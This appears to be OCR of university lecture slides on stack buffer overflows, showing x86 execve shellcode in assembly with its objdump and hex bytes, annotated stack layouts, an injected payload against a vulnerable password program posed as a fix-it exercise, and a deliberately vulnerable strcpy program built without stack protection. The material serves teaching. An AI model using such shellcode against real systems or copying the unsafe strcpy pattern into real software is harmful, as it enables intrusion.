

seed@seed-desktop: ~/CMPE279/modules/module3/exploits
File Edit View Terminal Help
; uses relative addressing rather than absolute addresses
SECTION .text
global _start
_start:
nop
nop
nop
nop
jmp callback
dowork:
pop esi ; esi now has address of "/usr/bin/cal"
push 0 ; args[1] - NULL
push esi ; args[0] - "/usr/bin/cal"
mov edx,0 ; param #3 - NULL
mov ecx,esp ; param #2 - address of args array
mov ebx,esi ; param #1 - "/usr/bin/cal"
mov eax,0xb ; system call for execve
int 0x80 ; invoke system call
mov ebx,0 ; exit code
mov eax,1 ; system call for exit
int 0x80 ; invoke system call
callback:
call dowork ; pushes address of "/usr/bin/cal" onto stack
db "/usr/bin/cal" ; shell program to run
~
~
~
"get_shell_execve_1.asm" 25L, 640C 1,1 All



	ADDR	MEMORY
main: ebp	0xbffff4b8	0xbffff528
	0xbffff4b4	0xeccd5000
PwStatus	0xbffff4b0	0xf08b5424
	0xbffff4ac	*(Doesn't fit!)*
	0xbffff4a8	0xf3b80b00
	0xbffff4a4	0x0089e189
	0xbffff4a0	0xba000000
	0xbffff49c	0x00000056
	0xbffff498	0x005e6800
	0xbffff494	0xe9230000
main: esp	0xbffff490	0x90909090
ret: main+34	0xbffff48c	0xbffff490
pwd: ebp	0xbffff488	0x00000000
	0xbffff484	0x00000000
	0xbffff480	0x00000000
Password[12]	0xbffff47c	0x00000000
	0xbffff478	0xb7fca4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c

Issues:

1. Too Many Bytes!
2. Zero Bytes Could be A Problem.


seed@seed-desktop: ~/CMPE279/modules/module3/exploits
File Edit View Terminal Help
; uses relative addressing rather than absolute addresses
SECTION .text
global _start
_start:
jmp callback
dowork:
pop esi ; esi now has address of "/usr/bin/cal"
xor edx,edx ; edx = 0
push edx ; args[1] = NULL
push esi ; args[0] = "/usr/bin/cal"
mov ecx,esp ; param #2 = address of args array
mov ebx,esi ; param #1 = "/usr/bin/cal"
xor eax,eax ; eax = 0
mov al,0xb ; system call for execve
int 0x80 ; system call
xor ebx,ebx ; exit code = 0
xor eax,eax ; eax = 0
inc eax ; systemc call for exit = 1
int 0x80 ; sysem call
callback:
call dowork ; pushes address of "/usr/bin/cal" onto stack
db "/usr/bin/cal",0 ; shell program to run
"get_shell_execve_2.asm" 23L, 684C written
23,44-64 All

```
seed@seed-desktop: ~/CMPE279/modules/module3/exploits
File  Edit  View  Terminal  Help

get_shell_execve_2.out:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       e9 16 00 00 00          jmp    804807b <callback>

08048065 <dowork>:
 8048065:       5e                      pop    %esi
 8048066:       31 d2                   xor    %edx,%edx
 8048068:       52                      push   %edx
 8048069:       56                      push   %esi
 804806a:       89 e1                   mov    %esp,%ecx
 804806c:       89 f3                   mov    %esi,%ebx
 804806e:       31 c0                   xor    %eax,%eax
 8048070:       b0 0b                   mov    $0xb,%al
 8048072:       cd 80                   int    $0x80
 8048074:       31 db                   xor    %ebx,%ebx
 8048076:       31 c0                   xor    %eax,%eax
 8048078:       40                      inc    %eax
 8048079:       cd 80                   int    $0x80

0804807b <callback>:
 804807b:       e8 e5 ff ff ff 2f 75 73 72 2f 62 69 6e 2f 63 61     ...../usr/bin/ca
 804808b:       6c 00                                               l.
~
"get_shell_execve_2.objdump" 27L, 956C                       27,1          All
```


	ADDR	MEMORY
main: ebp	0xbffff4b8	0x2f63616c
	0xbffff4b4	0x2f62696e
PwStatus	0xbffff4b0	0x2f757372
	0xbffff4ac	0xe5ffffff
	0xbffff4a8	0x40cd80e8
	0xbffff4a4	0x31db31c0
	0xbffff4a0	0xb00bcd80
	0xbffff49c	0x89f331c0
	0xbffff498	0x525689e1
	0xbffff494	0x00e531d2
main: esp	0xbffff490	0xe9160000
ret: main+34	0xbffff48c	0xbffff490
pwd: ebp	0xbffff488	0x00000000
	0xbffff484	0x00000000
	0xbffff480	0x00000000
Password[12]	0xbffff47c	0x00000000
	0xbffff478	0xb7fca4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c

This Attempt "Seg Faults"!
Why? Fix the Exploit so it Works!

```
seed@seed-desktop: ~/CMPE279/modules/module3/exploits
File  Edit  View  Terminal  Help
seed@seed-desktop:~/CMPE279/modules/module3/exploits$ run_hex ./password.out
Enter password:
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x90\xf4\xff\xbf\xe9\x16\
x00\x00\x00\x5e\x31\xd2\x52\x56\x89\xe1\x89\xf3\x31\xc0\xb0\x0b\xcd\x80\x31\xdb\x31\xc0\x
40\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x63\x61\x6c

Segmentation fault
seed@seed-desktop:~/CMPE279/modules/module3/exploits$
```

REVERSING

From OpCodes to Assembly



What does this payload do?
Try using it to exploit
"Password" to see the result.

BUFFER OVERFLOW

Example #2 - Hacking Book

overflow_example.c

seed@seed-desktop: ~/CMPE279/modules/module3/hacking


File Edit View Terminal Help

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
        int value = 5;
        char buffer_one[8], buffer_two[8];

        strcpy(buffer_one, "one"); /* put "one" into buffer_one */
        strcpy(buffer_two, "two"); /* put "two" into buffer_two */

        printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
        printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
        printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

        printf("\n[STRCPY] copying %d bytes into buffer_two\n\n",  strlen(argv[1]));
        strcpy(buffer_two, argv[1]); /* copy first argument into buffer_two */

        printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
        printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
        printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
~
```

seed@seed-desktop: ~/CMPE279/modules/module3/hacking

File Edit View Terminal Help

```
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ cat overflow.sh
gcc -fno-stack-protector -g -m32 -o overflow_example overflow_example.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$
```


seed@seed-desktop: ~/CMPE279/modules/module3/hacking
File Edit View Terminal Help
